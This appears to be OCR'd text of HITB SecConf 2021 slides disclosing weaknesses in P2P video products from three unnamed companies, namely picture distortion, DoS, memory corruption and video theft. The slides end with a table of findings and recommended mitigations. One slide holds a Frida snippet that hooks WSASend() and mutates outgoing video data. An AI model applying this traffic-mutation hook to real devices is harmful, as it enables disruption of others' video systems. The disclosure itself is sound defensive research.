Company B


Denial of Service



# Company B

Picture Distortion










HITB SECCONF
AMSTERDAM - 2021


# Company B

Memory corruption via Sequence Number field modulation




# Company C

Picture Distortion





```
if ( size > 0x1000 && this.address.ip == "192.168.0.14") {


  console.log("[*] . . . "+this.address.ip + ':' + this.address.port);
  var mutation = [0xff, 0xff, 0xff, 0xff, 0xfe, 0xfe, 0xff, 0xff];

  //console.log("[*] num_sent : 0x",num_sent.toString(16));
  console.log("[+] data size : 0x",size.toString(16));
  console.log("[+] data ptr: 0x",mem.toString(16));

  Memory.writeByteArray(ptr("0x" + mem.toString(16)).add(0x100+j), mutation);
  console.log("[After]");
  console.log(Memory.readByteArray(ptr("0x" + mem.toString(16)), 0x110+j));
```




- ✓ Using Frida
- ✓ Hooking WSASend() func. and mutating video data

# Company C

Picture Distortion



# Vuln. Type

| Vulnerability | Company A | Company B | Company C |
|---|---|---|---|
| **Picture Distortion** | **O** | **O** | **O** |
| **Stealing Video** | **O** | **O** | **X** |
| **File Tampering** | **O** | **X** | **△** |
| **Information Leakage** | **X** | **X** | **O** |
| **DoS(Denial of Service)** | **O** | **O** | **O** |

# Security Measures

| | |
|---|---|
| With Main server | ✓ Beware of unnecessary information disclosure<br>✓ Delete : fixed port number and private IP number |
| With Update server | ✓ HTTPS<br>✓ Detect file tampering / Digital sigature |
| P2P - Initial data | ✓ Enhance authentication for user to connect |
| P2P - Request data | ✓ Ensure data integrity |
| P2P - Video data | ✓ Distributes control of the flow of receiving data<br>✓ Ensure data integrity |

# Thank You

For your attention